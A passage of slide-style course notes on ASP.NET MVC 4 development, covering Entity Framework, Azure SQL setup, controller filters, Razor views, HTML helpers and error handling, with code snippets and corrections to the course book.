        "A person's first name must have at most 20 characters.")]
    [RegularExpression(@"[a-zA-Z]+", ErrorMessage =
        "A person's first name can only contain letters.")]
    public string FirstName { get; set; }

    public ActionResult Add(Person p)
    {
        if (!ModelState.IsValid) {
            for (int i = 0; i < ModelState["FirstName"].Errors.Count; i++)
            {
                var msg = ModelState["FirstName"].Errors[i].ErrorMessage;
            }
        }
    }
}
```

What is ModelState.IsValid valid for in ASP.NET MVC in NerdDinner?
<http://stackoverflow.com/questions/881281/what-is-modelstate-isvalid-valid-for-in-asp-net-mvc-in-nerddinner>

Entity Framework

Database Initializers

- System.Data.Entity has several initializers

- **CreateDatabaseIfNotExists<TContext>**: will recreate and optionally re-seed the database only if the database doesn't exist
- **DropCreateDatabaseAlways<TContext>**: will always recreate and optionally re-seed the database the first time that a context is used in the app domain
- **DropCreateDatabaseIfModelChanges<TContext>**: will delete, recreate, and optionally re-seed the database only if the model has changed since the database was created
- **MigrateDatabaseToLatestVersion<TContext, TMigrationsConfiguration>**: will use Code First Migrations to update the database to the latest version
- For all, create a derived class and override the Seed method

Database.SetInitializer<TContext> Method
[http://msdn.microsoft.com/en-us/library/gg679461\(v=vs.113\).aspx](http://msdn.microsoft.com/en-us/library/gg679461(v=vs.113).aspx)



3.19

Microsoft Azure SQL Database Create the Database

NEW SQL DATABASE - CUSTOM CREATE

Specify database settings

NAME

PhotoSharingDB

EDITION

WEB BUSINESS

LIMIT DATABASE SIZE (MAX SIZE)

1 GB ?

COLLATION

SQL_Latin1_General_CI_AS ?

SERVER

New SQL database server

NEW SQL DATABASE - CUSTOM CREATE

SQL database server settings

LOGIN NAME

mark

LOGIN PASSWORD

CONFIRM PASSWORD

REGION

North Europe ?

ALLOW WINDOWS AZURE SERVICES TO ACCESS THE SERVER. ?

3.20

Microsoft Azure SQL Database Wait for Database to be Created...

Windows Azure | markjprice201309@outlook.com

sql databases

DATABASES SERVERS

NAME	STATUS	LOCATION	SUBSCRIPTION	SERVER	EDITION	MAX SIZE
PhotoSharingDB	Creating	-	Free Trial	New Server ...		1 GB

ALL ITEMS
WEB SITES 0
VIRTUAL MACHINES 0
MOBILE SERVICES 0
CLOUD SERVICES 0
SQL DATABASES 1
STORAGE 0

3.21

Microsoft Azure SQL Database Manage allowed IP addresses

usage overview

USED AVAILABLE

Usage data not available

SIZE (USAGE DATA IS UPDATED PERIODICALLY) 0% of 1024 MB

quick glance

Show connection strings

Learn more about troubleshooting connections

Business Continuity in Windows Azure SQL Database

Learn more about backup and restore

Manage allowed IP addresses

Click ADD TO THE ALLOWED IP ADDRESSES

allowed ip addresses

CURRENT CLIENT IP ADDRESS

194.72.46.132

ADD TO THE ALLOWED IP ADDRESSES.



ClientIPAddress_2013-09-05_11:51 194.72.46.132 194.72.46.132

First Address Range 172.16.0.0 172.16.254.254

RULE NAME

START IP ADDRESS

END IP ADDRESS



Microsoft Azure SQL Database Get the Connection String

3.22



Get Microsoft database design tools

[Install Microsoft SQL Server Data Tools](#)



Design your SQL database

[Download a starter project for your SQL database](#) [Set up Windows Azure firewall rules for this IP address](#)



Connect to your database

[Design your SQL database](#) [Run Transact-SQL queries against your SQL database](#)

[View SQL Database connection strings for ADO .Net, ODBC, PHP, and JDBC](#)

Server: rbjjb84w9m.database.windows.net,1433

ADO.NET:

```
Server=tcp:rbjjb84w9m.database.windows.net,1433;Database=PhotoSharingDB;User ID=mark@rbjjb84w9m;Password={your_password_here};Trusted_Connection=False;Encrypt=True;Connection Timeout=30;
```

PHP:

```
Server: rbjjb84w9m.database.windows.net,1433 \nSQL Database: PhotoSharingDB\nUser Name: mark\n\nPHP Data Objects(PDO) Sample Code:\ntry {\n    $conn = new PDO (\n        "sqlsrv:server = tcp:rbjjb84w9m.database.windows.net,1433;\n        Database = PhotoSharingDB",\n        "mark",\n        "your_password_here"\n    );\n    $conn->setAttribute(\n        PDO::ATTR_ERRMODE,\n        PDO::ERRMODE_EXCEPTION\n    );\n}\n\nif ($conn) {\n    echo "Connected successfully";\n}\nelse {\n    echo "Connection failed";\n}\n\n$conn = null;
```

ODBC:

```
Driver={SQL Server Native Client\n10.0};Server=tcp:rbjjb84w9m.database.windows.net,1433;Database=PhotoSharingDB;Uid=mark@rbjjb84w9m;Pwd={your_password_here};Encrypt=yes;Connection Timeout=30;
```

JDBC:

```
jdbc:sqlserver://rbjjb84w9m.database.windows.net:1433;database=PhotoSharingDB;user=mark@rbjjb84w9m;password={your_password_here};encrypt=true;hostNameInCertificate=*.database.windows.net;loginTimeout=30;
```

Allow the connection in [firewall rules](#)

3.23

Microsoft Azure SQL Database Manage the Database Structure and Data



Get Microsoft database design tools [?](#)

[Install Microsoft SQL Server Data Tools](#)



Design your SQL database [?](#)

[Download a starter project for your SQL database](#) [Set up Windows Azure firewall rules for this IP address](#)



Connect to your database [?](#)

[Design your SQL database](#) [Run Transact-SQL queries against your SQL database](#) [View SQL Database connection strings for ADO .Net, ODBC, PHP, and JDBC](#)

Server: rbjjb84w9m.database.windows.net,1433



X

Columns Indexes And Keys **Data**

11 Null Revert cell

PhotoID	Title	PhotoFile	ImageMimeType	Description
1	Test Photo	<binary data>	image/jpeg	

[Add row](#) [Delete row](#)

Top 200 rows All rows



4.1

Module 4 Developing ASP.NET MVC 4 Controllers

Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



Developing ASP.NET MVC 4 Controllers Contents

4.2

Exam Topic: Design and implement MVC controllers and actions

- Implement action behaviors
- Implement action results
- New in MVC 5:* Apply authentication filters
- New in MVC 5:* Specify an override filter

Exam Topic: Control application behavior by using MVC extensibility points

- Implement MVC filters and controller factories

Page 04-4

- The MOC says which will return *all* photos and then take first

```
Photo firstPhoto = context.Photos.ToList()[0];
```

- It should have said which is *much* more efficient

```
Photo firstPhoto = context.Photos.FirstOrDefault();
```



Filters are custom attributes that provide a declarative means to add pre-action and post-action behavior to controller action methods

- There are built-in filters like [Authorize], [AllowAnonymous], [HandleError], and you can create custom ones

- Authorization filters – Make security decisions about whether to execute an action method
- Action filters – Wrap the action method execution
- Result filters – Wrap the ActionResult
- Exception Filters – Execute if there is an unhandled exception thrown in the action method



Some common filters

- Base classes to inherit from for custom filters: ActionFilter, Filter (and implement IActionFilter or IResultFilter)
- Exception handling: HandleError
- HTTP verbs: AcceptVerbs, HttpDelete, HttpGet, HttpHead, HttpOptions, HttpPatch, HttpPost, HttpPut
- Security: AllowAnonymous, Authorize, RequireHttps, ValidateAntiForgeryToken, ValidateInput
- Model binding: Bind, CustomModelBinder, ModelBinder
- Models: AllowHtml, HiddenInput
- Misc: AcceptView, ActionName, AsyncTimeout, ChildActionOnly, NonAction, OutputCache



4.5

Filters

When Do They Trigger and What Can They Do?

• Action filter

- **OnActionExecuting:**
can prevent action from executing, e.g.,
[OutputCache]
- **OnActionExecuted:**
can change response before it's returned

• Result filter

- **OnResultExecuting:**
cannot *change* response but can *cancel* response
- **OnResultExecuted**

```
[MyCustomActionFilter]
[MyCustomResultFilter]

public ActionResult Index()
{
    // fetch model
    return View(model);
}

// response is returned
```



4.6

Filters

Controller.OnActionExecuting and OnException

• An *alternative* to action filters is to override methods in the controller class

- They are called for *every* action method in the controller and they happen *before* any filter attributes

• Similarly, as an alternative to applying the [HandleError] filter, you can override the OnException method in the controller class

```
protected override void OnException(ExceptionContext filterContext)
{
    // filterContext.Controller, filterContext.HttpContext
    // filterContext.Exception
    // filterContext.ExceptionHandled = true;
    base.OnException(filterContext);
```

Controller.OnActionExecuting Method
[http://msdn.microsoft.com/en-us/library/system.web.mvc.controller.onactionexecuting\(v=vs.118\).aspx](http://msdn.microsoft.com/en-us/library/system.web.mvc.controller.onactionexecuting(v=vs.118).aspx)

Controller.OnException Method
[http://msdn.microsoft.com/en-us/library/system.web.mvc.controller.onexception\(v=vs.118\).aspx](http://msdn.microsoft.com/en-us/library/system.web.mvc.controller.onexception(v=vs.118).aspx)



Filters

Implement a Custom Filter

- Inherit from ActionFilterAttribute, then override any of the four methods you want to use

```
public class MyCustomActionAndResultFilterAttribute : ActionFilterAttribute
{
    public override void OnActionExecuting( // before action executes
    public override void OnActionExecuted( // after action executes
    public override void OnResultExecuting( // before results returned
    public override void OnResultExecuted( // after results returned
```

- ActionFilterAttribute already implements
 - IActionFilter: OnActionExecuting, OnActionExecuted
 - IResultFilter: OnResultExecuting, OnResultExecuted
- ActionFilterAttribute inherits from FilterAttribute

 Warning!

- Import System.Web.Mvc (MVC)
NOT System.Web.Http.Filters (Web API)

[MyCustomActionAndResultFilter]
public ActionResult Index()



Filters

Global Filters

- Global filters are useful to apply a filter to *all* controllers and their actions

```
public static void RegisterGlobalFilters(GlobalFilterCollection filters)
{
    filters.Add(new HandleErrorAttribute()); // in template already
    filters.Add(new AuthorizeAttribute()); // disallow anonymous users
    filters.Add(new MyCustomActionAndResultFilterAttribute());
}
```

Exercise 1: Creating a Global Action Filter
http://msdn.microsoft.com/en-us/vs2010trainingcourse_aspnetmvccglobalanddynamicactionfilters_topic2.aspx



4.9

Passing Data to a View ViewBag

- ViewData is a dictionary of objects that is derived from ViewDataDictionary and accessible using strings as keys

```
ViewData["Message"] = "Hello world!";
```

- ViewBag is a dynamic property that takes advantage of the new dynamic features in C# 4.0 and later

```
ViewBag.Message = "Hello world!";
```

Warning! ViewBag is NOT enumerable so to use foreach you must use ViewData.

- TempData is a dictionary that stores values in Session (by default*) and persists until the next request

- Anything you put into TempData is discarded after the next request completes, for example, a redirect

What is ViewData, ViewBag and TempData?
<http://www.codeproject.com/Articles/476967/whatplusisplusViewData-2cplusViewBagplusandplusTemp>

*ASP.NET MVC: Do You Know Where Your TempData Is?
<http://www.gregshackles.com/2010/07/asp-net-mvc-do-you-know-where-your-tempdata-is/>



4.10

ActionResult

Derived Types and Helper Methods of Controller

Derived Type	Description
ContentResult	Returns a MIME-defined content type
	<pre><code>return Content("Hello world", "text/plain");</code></pre> <pre><code>return Content("<book>The Hunger Games</book>", "text/xml");</code></pre>
EmptyResult	Returns a null result
FileResult	Returns a binary file
JavaScriptResult	Returns JavaScript
JsonResult	Returns a serialized Json object
	<pre><code>return Json(new { firstName = "Bob", age = 42 }, JsonRequestBehavior.AllowGet);</code></pre>
PartialViewResult	Renders a partial view
RedirectResult, RedirectToRouteResult	Redirects to another action method
	<pre><code>return Redirect("products/detail/5");</code></pre>
ViewResult	Renders a .cshtml or .aspx view
	<pre><code>return View();</code></pre>


MIME Types – Complete List
<http://www.sitepoint.com/web-foundations/mime-types-complete-list/>



4.11

Design Renaming Action Methods

- You can use ActionName attribute to rename an action method and affect the URL and view it will use




4.12

Design Controller Sub Folders

- It is good practice to separate MVC controllers from Web API controllers to make it more obvious they have different behaviour

- Doing this also allows us to have a ShippersController for MVC and a ShippersController for Web API



4.13

New in MVC 5 Authentication Filters

```
using System.Web.Mvc;
using System.Web.Mvc.Filters;
```

- ❖ Applied prior to any Authorization filters
- ❖ To create a custom authentication filter

```
public class BasicAuthAttribute : ActionFilterAttribute, IAuthenticationFilter
```

- Implement two methods

```
// executed first and can be used to perform any needed authentication
public void OnAuthentication(AuthenticationContext filterContext)
```

```
public void OnAuthenticationChallenge(
    AuthenticationChallengeContext filterContext)
{
    // restrict access based upon the authenticated user's principal
    var user = filterContext.HttpContext.User;
    if (user == null || !user.Identity.IsAuthenticated)
    {
        filterContext.Result = new UnauthorizedResult();
```

ASP.NET MVC 5 Authentication Filters
http://visualstudiomagazine.com/articles/2013/08/28/asp_net-authentication-filters.aspx



4.14

New in MVC 5 Overriding Filters

- ❖ We can exclude a specific action method or controller from the global filter or controller level filter

- OverrideAuthenticationAttribute,
OverrideAuthorizationAttribute, OverrideActionFiltersAttribute,
OverrideResultAttribute, OverrideExceptionAttribute

```
[Authorize(Users = "Admin")]
public class HomeController : Controller
{
    public ActionResult Index() {
        ViewBag.Message = "Welcome to ASP.NET MVC!";
        return View();
    }
    [OverrideAuthorization]
    public ActionResult About() {
        return View();
    }
```

Filter Overrides in ASP.Net MVC 5
<http://www.c-sharpcorner.com/uploadFile/ff2f08/filter-overrides-in-Asp-Net-mvc-5/>



5.1

Module 5 Developing ASP.NET MVC 4 Views

Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



Developing ASP.NET MVC 4 Views Contents

5.2

Exam Topic: Compose the UI layout of an application

- Implement partials for reuse in different areas of the application
- Design and implement pages by using Razor templates (Razor view engine)

Exam Topic: Plan for search engine optimization and accessibility

- Use analytical tools to parse HTML
- View and evaluate conceptual structure by using plugs-in for browsers
- Write semantic markup (HTML5 and ARIA) for accessibility, for example, screen readers

C# Razor Syntax Quick Reference
<http://haacked.com/archive/2011/01/06/razor-syntax-quick-reference.aspx>



5.3

MOC Errata

Page 05-32

- “Task 3: Complete the photo gallery partial view.
- 6. After the if statement, add a P element, and call the **@Html.DisplayFor** helper to render the words Created By: followed by the value of the item.UserName property.
- 7. After the UserName display controls, add a P element, and call the **@Html.DisplayFor** helper to render the words Created On: followed by the value of the item.CreatedDate property.”
- It should say **DisplayNameFor**




5.4

MVC Views Highlighting Razor Code

Tools-Options, Environment-Fonts and Colors

- Display items: Razor Code (2012) or HTML Razor Code (2013)
- Item background: choose a more visible colour than light grey




MVC Views Multiple View Engines

5.5

- ASP.NET MVC allows mixing different view engines so we can have .cshtml (Razor) and .aspx (Web Forms) side-by-side

- To avoid searching all these possibilities you can create a custom view engine as shown in the link below
- To remove the ASPX engine support but leave both C# and Visual Basic Razor engines

```
// in Global.asax Application_Start
ViewEngines.Engines.Clear();
ViewEngines.Engines.Add(new RazorViewEngine());
```



Configure The Views Search Locations in ASP.NET MVC
<http://theshravan.net/blog/configure-the-views-search-locations-in-asp-net-mvc/>



MVC Views @ and HTML Encoding

5.6

- Razor automatically HTML encodes any expression
 - <h1>Hello</h1> → <h1>Hello</h1>
- To prevent this behaviour you have two options
 - Use Html.Raw()
 - Wrap the expression in an HtmlString or MvcHtmlString

```
@{
    ViewBag.Title = "Index";
    ViewBag.Message = "<h1>Hello</h1>";
}



@ViewBag.Message</div>


@(ViewBag.Message)</div>


@Html.Encode(ViewBag.Message)</div>


@Html.Raw(ViewBag.Message)</div>


@(new HtmlString(ViewBag.Message))</div>


@(new MvcHtmlString(ViewBag.Message))</div>


```

```
<h1>Hello</h1>
<h1>Hello</h1>
&lt;h1&gt;Hello&lt;/h1&gt;

Hello

Hello

Hello
```



5.7

MVC Views What is the Model?

- In a strongly-typed view, the **Model** object will be of the type specified by @model directive

- Which should match the type of object passed to View() helper

```
@model MvcApp.Models.Blog
```

```
@Model.Title
```

- HTML helper methods take a lambda which allows you to declare a “local” variable name for the Model

- Visual Studio uses “model” for the name by default
- Inside loops, lambda variables (like *doNotUse*) refer to the model for the view; we must use the loop variable *order* instead

```
@model MvcApp.Models.Customer
@Html.DisplayFor(model => model.CompanyName)
    has @Model.Orders.Count orders.
@Foreach (var order in Model.Orders)
    @Html.DisplayFor(doNotUse => order.OrderID)
```



5.8

MVC Views “Feature” with Models in Views

- When using **DisplayNameFor** with **IEnumerable<T>** models, the model lambda local variable uses a single instance of Customer

- With **DisplayFor**, model is **IEnumerable<Customer>**

```
@model IEnumerable<MvcApplication1.Models.Customer>


@Html.DisplayNameFor(model => model.CompanyName)



@Html.DisplayFor(model => model.CompanyName)


```

- Scaffolded views use this “feature” to simplify lambdas inside **foreach**

- With **DisplayFor**, we have to use **item**, NOT **modelItem**
- In **DisplayNameFor**, we can use **model**

```
_CommentsForPhoto.cshtml  X  Index.cshtml
@model IEnumerable<PhotoSharingApplication.Models.Comment>


@foreach (var item in Model)
    {
        <div class="photo-comment">
            <div class="photo-comment-from">
                From:
                @Html.DisplayFor(modelItem => item.UserName)
            </div>
            <div class="photo-comment-subject">
                @Html.DisplayNameFor(model => model.Subject):
                @Html.DisplayFor(modelItem => item.Subject)
            </div>
    }


```



MVC Views

Importing Namespaces into Views

- To import a namespace for all views, edit the Web.config in the Views folder

```
<system.web.webPages.razor>
  <pages pageBaseType="System.Web.Mvc.WebViewPage">
    <namespaces>
      <add namespace="System.Web.Mvc" />
      <add namespace="System.Web.Mvc.Ajax" />
      <add namespace="System.Web.Mvc.Html" />
      <add namespace="System.Web.Optimization"/>
      <!-- and so on -->
      <add namespace="MvcApp.Models" />
```

- To import a namespace for a single view, add an @using directive at the top of the .cshtml file

```
@using MvcApp.Models
@model Shipper
```



MVC Views

Display Helper Methods

```
[MetadataType(typeof(ShipperMetadata))]
public partial class Shipper
{
    private class ShipperMetadata
    {
        [Display(Name = "ShipperID", ResourceType = typeof(Shared))]
        [DisplayFormat(DataFormatString = "{0:00000}")]
        public object ShipperID { get; set; }
        [DisplayName("Name of Company")]
        public object CompanyName { get; set; }
    }
}
```

Name	Value
CompanyName	Company Name
Phone	Telephone Number
ShipperID	Shipper ID

```
@model NorthwindMvcDemo.Models.Shipper
@Html.DisplayNameFor(model => model.ShipperID) @* => Shipper ID *@
@Html.DisplayFor(model => model.ShipperID) @* 00001 *@
@Html.DisplayNameFor(model => model.CompanyName) @* => Name of Company *@
```

Html Method	Description
DisplayFor	Outputs the data (format supplied by attribute on model class)
DisplayNameFor	Outputs a “label” (reads two possible attributes on model class)



MVC Views Displayers and Editors

★ Scaffolding writes code to output

- Strings to display
- Labels, text boxes, and validation to create or update

```
@Html.LabelFor(m => m.ProductID)
@Html.TextBoxFor(m => m.ProductID)
@Html.ValidationMessageFor(m => m.ProductID)
```

- You can change these to use **DisplayFor** and **EditorFor** so that it reads metadata in the model for hints

```
[DisplayFormat(ApplyFormatInEditMode = false, DataFormatString = "{0:c}")]
public decimal Salary { get; set; }
```

```
@Html.DisplayFor(model => model.Salary)
```

```
@Html.EditorFor(model => model.Salary)
```

```
@Html.EditorFor(model => model)
```

Note: It can even generate multiple labels and controls for the entire model in one line.




MVC Views Defining Custom Displayers and Editors

★ By default, properties are rendered as strings

- Order.OrderDate → 08-02-2011 16:44
- Customer.Email → fred@test.com

★ Create a display by adding a partial view to ~/Views/Shared/DisplayTemplates

```
<a href="mailto:@Model">@Model</a>
```



★ Specify the partial view to use when calling DisplayFor method or apply a UIHint to model

```
@Html.DisplayFor(model => model.Email, "_EmailLink")
```

```
[UIHint("_EmailLink")]
public string Email { get; set; }
```

Note: You can also define editor templates.




5.13

MVC Views

Html.ActionLink, Ajax.ActionLink, and Url.Action

- ActionLink creates an anchor tag with a path defined by a route that calls an action method on a controller



- Would render this onto the HTML page

```
<a href="/Blog>Show/3" target="_blank" class="cool">Show Blog</a>
```

- Ajax.ActionLink creates a hyperlink that makes a async call

- Url.Action generates just the URL for an action on a controller with (optional) route data values

```
@Url.Action("Show", "Blog", new { id = 3 })
```



```
/Blog>Show/3
```




MVC Views

5.14

Html.RenderPartial (faster) and Html.Partial

- Renders the specified partial view



- When a partial view is created it gets its own copy of the ViewBag so if it changes the ViewBag then the parent's copy is not affected
- But changes to the Model are affected!

- You can explicitly pass a subset of the parent's Model

```
@{ Html.RenderPartial("_ListOrders", subsetOfModel); }
```

RenderPartialExtensions.RenderPartial Method - <http://msdn.microsoft.com/en-us/library/system.web.mvc.html.renderpartialextensions.renderpartial.aspx>




5.15

MVC Views

Html.Action and Html.RenderAction (faster)

- Calls an action method on the controller and returns the results *as a string* into the current view



- Useful if you need to get more data from the model



5.16

MVC Views

ChildActionOnly Attribute

- Designed for `Html.Action` and `Html.RenderAction`

```
@Html.Action("GetMoreModelData")
```

- These two methods can be used in a view to call back to a controller action in order to get more model data

```
[ChildActionOnly]
public PartialViewResult GetMoreModelData()
```

- A call from a page should not normally be allowed to directly call these actions so we apply `ChildActionOnly`

- But do NOT apply `ChildActionOnly` when using `Ajax.ActionLink` to make an asynchronous call to return a partial page update (see Module 9)

Using `ChildActionOnly` in MVC
<http://stackoverflow.com/questions/10253769/using-childactiononly-in-mvc>



MVC Views

Custom Helper Methods

- To add extension methods for the Helper class

```
using System.Web.Mvc;
namespace NorthwindMvcDemo.Helpers
{
    public static class MyHelpers
    {
        public static MvcHtmlString Image(this HtmlHelper html,
                                         string sourcePath, string alternativeText)
        {
            var tag = new TagBuilder("img");
            tag.MergeAttribute("src", sourcePath);
            tag.MergeAttribute("alt", alternativeText);
            return MvcHtmlString.Create(
                tag.ToString(TagRenderMode.SelfClosing));
        }
    }
}
```

```
@Html.Image("/Images/Kermit.jpg", "Photo of Kermit the Frog")
```



MVC Views

HTML5 Features for Accessibility

- You can use HTML5 to improve accessibility

- Give content elements descriptive names
- Apply ARIA (Accessible Rich Internet Application) attributes

```
<!-- Rule 2A: "File" label via aria-labelledby -->
<li role="menuitem" aria-haspopup="true" aria-labelledby="fileLabel">
    <span id="fileLabel">File</span>
    <!-- Rule 2C: "New" label via Namefrom:contents -->
    <li role="menuitem" aria-haspopup="false">New</li>
```

- Use the new semantic markup elements appropriately, e.g.
 - article, aside, figcaption, figure, footer, header, hgroup, mark, nav, section, time

Accessible Rich Internet Applications (WAI-ARIA) 1.0
<http://www.w3.org/WAI/PF/aria/>

HTML5 Part 1: Semantic Markup and Page Layout
<http://blogs.msdn.com/b/jennifer/archive/2011/08/01/html5-part-1-semantic-markup-and-page-layout.aspx>



MVC Views Build Views

By default Visual Studio doesn't build your views so if there is a compile error you won't know until you run the application

- This is because it is very slow!

For safety, you can enable building of views so you know at compile time

- Unload your project file
- Change the MvcBuildViews value to true

```
<PropertyGroup>
<MvcBuildViews>true</MvcBuildViews>
```

Turn on Compile-time View Checking for ASP.NET MVC Projects in TFS Build 2010
<http://blogs.msdn.com/b/jimlamb/archive/2010/04/20/turn-on-compile-time-view-checking-for-asp-net-mvc-projects-in-tfs-build-2010.aspx>

Multimedia Video Sources

You can specify a list of alternative sources for browsers that do not understand some video formats

- Can also embed Flash or Silverlight using the object tag
- Can also embed text or hyperlink to download a video

```
<video controls="controls" autoplay="autoplay">
<source src="small.mp4" type="video/mp4" />
<source src="small.ogv" type="video/ogg" />

<object type="application/x-shockwave-flash"
width="0" height="0" data="small.swf">
<param name="movie" value="small.swf" />
<param name="quality" value="high" />
</object>
<!-- if browser doesn't support Flash either --&gt;
&lt;a href="small.mp4"&gt;Download&lt;/a&gt; the video as MP4.
&lt;/video&gt;</pre>

```

Mozilla and Opera

Internet Explorer

HTML5 Video
http://www.w3schools.com/html/html5_video.asp

Valid (X)HTML while embedding SWF Flash objects
<https://yoast.com/articles/valid-flash-embedding/>



6.1

Module 6 Testing and Debugging ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Testing and Debugging ASP.NET MVC 4 Web Applications Contents

6.2

Topic	Slide
Error Handling	3
Debugging	9
Health Monitoring	13
Testing	17
Code Contracts	27
Comparison of Technologies	30
New in Visual Studio 2013	34
Glimpse	38

Exam Topic: Design an exception handling strategy

- Handle exceptions across multiple layers
- Display custom error pages using global.asax or creating your own HTTPHandler or set web.config attributes
- Handle first chance exceptions

Exam Topic: Prevent and troubleshoot runtime issues

- Troubleshoot performance, security, and errors
- Implement tracing, logging (including using attributes for logging), and debugging (including IntelliTrace)
- Enforce conditions by using code contracts
- Enable and configure health monitoring (including Performance Monitor)

Exam Topic: Test a web application

- Create and run unit tests, for example, use the Assert class, create mocks
- Debug a web application in multiple browsers and mobile emulators
- New in Visual Studio 2013: Create and run web tests (including using Browser Link)



6.3

Error Handling Default Behaviour

- By default, MVC will show detailed unhandled exceptions including lines of code and the stack trace which is useful during development but NOT in production

The screenshot displays two browser windows side-by-side. The left window shows a detailed error page for the URL <http://localhost:3064/Home/ThrowError>. The page title is "Server Error in '/' Application." and the main content says "You asked me to throw an error!". Below it is a "Description" section and a "Source Error" section containing the source code of the HomeController.cs file. The right window shows a standard 404 error page for the URL <http://localhost:3064/Home/MissingAction>. The page title is "Server Error in '/' Application." and the main content says "The resource cannot be found.". Below it is a "Description" section and a "Requested URL" section. A yellow callout box on the right side of the left window says "Warning! IIS can override these with custom pages of its own".

6.4

Error Handling Defining Custom Error Behaviour

- customErrors element can redirect unhandled exceptions to a shared view called Error

The screenshot shows a portion of the web.config file with the following XML code:

```
<customErrors defaultRedirect="CustomErrorView" mode="On" />
```

A yellow callout box points to the "defaultRedirect" attribute with the text "Uses ~\Shared\Error.cshtml unless you specify a different default redirect". To the right of the code, there is a file structure diagram showing a "Views" folder with "Home" and "Shared" subfolders, each containing "Index.cshtml", "Secure.cshtml", and "Error.cshtml".

- Mode: Off (default), On, RemoteOnly

- On: unhandled exceptions cause ASP.NET to redirect to the Error view in Shared folder of Views
- RemoteOnly: same as On except that browsers running on the web server (local) will continue to see detailed errors
- You can access information about the error in the Error view

The screenshot shows the Error.cshtml view with the following code:

```
@model System.Web.Mvc.HandleErrorInfo
```

